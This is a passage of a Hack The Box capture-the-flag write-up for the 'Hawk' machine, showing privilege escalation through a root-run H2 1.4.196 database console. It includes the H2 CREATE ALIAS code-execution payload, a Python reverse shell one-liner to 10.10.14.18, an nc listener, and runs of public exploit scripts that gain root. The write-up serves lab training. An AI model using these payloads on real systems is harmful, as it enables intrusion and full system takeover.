Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.10.102:42342      10.10.14.18:443         ESTABLISHED 25046/sh
tcp        0    286 10.10.10.102:42344      10.10.14.18:443         ESTABLISHED 25055/sh
tcp6       0      0 :::9092                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::8082                 :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::5435                 :::*                    LISTEN      -
tcp6       0      0 10.10.10.102:80         10.10.14.18:43960       ESTABLISHED -
tcp6       1      0 10.10.10.102:80         10.10.14.18:43958       CLOSE_WAIT  -
tcp6       0      0 ::1:34586               ::1:8082                TIME_WAIT   -
tcp6       0      0 ::1:8082                ::1:34588               TIME_WAIT   -
udp        0      0 0.0.0.0:59285           0.0.0.0:*                           -
udp    43008      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:161             0.0.0.0:*                           -
udp6       0      0 ::1:161                 :::*                                -
www-data@hawk:/$
www-data@hawk:/$ curl -g -6 "http://[::1]:8082"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<!--
Copyright 2004-2014 H2 Group. Multiple-Licensed under the MPL 2.0,
and the EPL 1.0 (http://h2database.com/html/license.html).
Initial Developer: H2 Group
-->
<html><head>
    <meta http-equiv="Content-Type" content="text/html;charset=utf-8" />
    <title>H2 Console</title>
    <link rel="stylesheet" type="text/css" href="stylesheet.css" />
<script type="text/javascript">
location.href = 'login.jsp?jsessionid=0ef66ffedc5e72b16d413a2185438756';
</script>
</head>
<body style="margin: 20px;">

<h1>Welcome to H2</h1>
<h2>No Javascript</h2>
If you are not automatically redirected to the login page, then
Javascript is currently disabled or your browser does not support Javascript.
For this application to work, Javascript is essential.
Please enable Javascript now, or use another web browser that supports it.
```

“ps aux | grep h2” reveals that the version of h2 is 1.4.196, and it is running as root.




```
www-data@hawk:/$ ps aux | grep h2
root        822  0.0  0.0   4628   820 ?        Ss   Nov26   0:00 /bin/sh -c /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
root        823  0.0  4.9 2341584 49104 ?       Sl   Nov26   2:09 /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar
www-data  25337  0.0  0.1  11464  1012 pts/1    S+   22:51   0:00 grep h2
```

Privilege Escalation

H2 (DBMS) Manual Exploitation

A Google search for “h2 database shell” returns a blog post by Matheus Bernandes in which he outlines his discovery that the H2 Database CREATE ALIAS function can be used to call Java code.


https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html


Gambler - Hacking and othe ×
H2 Database - 'Alias' Ar ×
+
https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html
Sear

expert, I searchon Google a easy way to execute system commands with java, found a link on stackoverflow, I just adapted it inside the ALIAS, and now there’s a function that execute arbitrary code,


```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).us
return s.hasNext() ? s.next() : "";  }$$;
CALL SHELLEXEC('id')
```

Using the credentials daniel:drupal4hawk, an SSH tunnel is created to allow access to the H2 database console.




```
root@kali:~/hackthebox/hawk# ssh -L 127.0.0.1:9002:127.0.0.1:8082 daniel@10.10.10.102
The authenticity of host '10.10.10.102 (10.10.10.102)' can't be established.
ECDSA key fingerprint is SHA256:ApgoV2acarN6BgPWgNLAt+2Hx2sO1pDqmhmetmW6pvk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.102' (ECDSA) to the list of known hosts.
daniel@10.10.10.102's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

netstat confirms that 127.0.0.1:9002 is open and this H2 database console is now accessible.



```
root@kali:~/hackthebox/hawk# netstat -auntp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:9002          0.0.0.0:*               LISTEN      14884/ssh
tcp        0      0 10.10.14.18:36270       10.10.10.102:22         ESTABLISHED 14884/ssh
tcp        0      0 10.10.14.18:443         10.10.10.102:42344      ESTABLISHED 4868/nc
tcp        0      0 10.10.14.18:43960       10.10.10.102:80         ESTABLISHED 2994/firefox-esr
tcp        0      0 10.10.14.18:443         10.10.10.102:42342      ESTABLISHED 4557/nc
udp        0      0 0.0.0.0:47831           0.0.0.0:*                           2732/openvpn
udp        0      0 0.0.0.0:68              0.0.0.0:*                           597/dhclient
root@kali:~/hackthebox/hawk#
```

After inputting a new database name (i.e. aewfadtgf as below), the connection succeeds with a default username of “sa” and no password, and it is now possible to access the console .



127.0.0.1:9002/test.do?jsessionid=44c14d2c6c4c1513445162700c8db035

English

Login

Saved Settings: Generic+H2+(Embedded)

Setting Name: Generic+H2+(Embedded)

Driver Class: org.h2.Driver

JDBC URL: jdbc:h2:~/aewfadtgf

User Name: sa

Password:

Test successful


Using Matheus Bernandes's example, it is confirmed that the database is operating in the context of root.

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelim
iter("\\A"); return s.hasNext() ? s.next() : "";  }$$;
CALL SHELLEXEC('id')
```

The file exec.py is created with the python reverse shell one-liner below, and made executable.


```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.c
onnect(("10.10.14.18",8080));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

The script is run and a reverse shell running as root is received.



```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : "";  }$$;
CALL SHELLEXEC('python3 /tmp/exec.py')
```


```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : "";  }$$;
Update count: 0
(1214 ms)
```



```
root@kali:~/hackthebox/hawk# nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.102] 46624
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```


H2 (DBMS) Exploit Scripts

Matheus Bernandes has also created a script to automate the exploitation of H2, which works well.




```
www-data@hawk:/tmp$ wget http://10.10.14.18/44422.py
--2018-11-28 23:27:37--  http://10.10.14.18/44422.py
Connecting to 10.10.14.18:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3276 (3.2K) [text/plain]
Saving to: '44422.py'

44422.py            100%[===================>]   3.20K  --.-KB/s    in 0s

2018-11-28 23:27:37 (17.7 MB/s) - '44422.py' saved [3276/3276]

www-data@hawk:/tmp$
www-data@hawk:/tmp$ python3 44422.py -H 127.0.0.1:8082 -d jdbc:h2:~/wzwrqewp
cmdline@ id
uid=0(root) gid=0(root) groups=0(root)

cmdline@ 
```

Querying searchsploit for “h2 1.4.196”, reveals another H2 exploit script created by h4ckNinja, based on the Matheus’s exploit. This script also works well.



```
root@kali:~/hackthebox/hawk# searchsploit h2 1.4.196
--------------------------------------------------------------------------------------------- ----------------------------
 Exploit Title                                                                               |  Path
                                                                                             | (/usr/share/exploitdb/)
--------------------------------------------------------------------------------------------- ----------------------------
H2 Database 1.4.196 - Remote Code Execution                                                  | exploits/java/webapps/45506.py
--------------------------------------------------------------------------------------------- ----------------------------
Shellcodes: No Result
root@kali:~/hackthebox/hawk# searchsploit 45506 -m
  Exploit: H2 Database 1.4.196 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/45506/
     Path: /usr/share/exploitdb/exploits/java/webapps/45506.py
File Type: Python script, UTF-8 Unicode text executable, with CRLF line terminators

Copied to: /root/hackthebox/hawk/45506.py
```



```
www-data@hawk:/tmp$ python3 45506.py
usage: 45506.py [-h] -H 127.0.0.1:8082 [-d jdbc:h2:~/emptydb-NDYFI]
45506.py: error: the following arguments are required: -H/--host
www-data@hawk:/tmp$
www-data@hawk:/tmp$ python3 45506.py -H 127.0.0.1:8082 -d jdbc:h2:~/htb-hawk
[*] Attempting to create database
[+] Created database and logged in
[*] Sending stage 1
[+] Shell succeeded - ^c or quit to exit
h2-shell$ id
uid=0(root) gid=0(root) groups=0(root)

h2-shell$ 
```

Appendix A

```
for cipher in $(cat cipher.lst); do
      for length in $(ls | grep "^[0-9]\?[0-9]\?[0-9]\?$"); do
            openssl enc $cipher -e -in $length -out $length$cipher.enc -k
PleaseSubscribe
      done
done
```

encrypt.sh

```
-aes-256-cbc
-aes-128-cbc
-aes-256-ecb
-aes-128-cbc
-aes-256-ofb
-aes-128-ofb
-rc4
-rc4-cbc
-aria-128-cbc
-des
```

cipher.lst

```
for i in $(seq 0 8 176); do python -c "print 'A'*$i" > $i; done
```

create plaintexts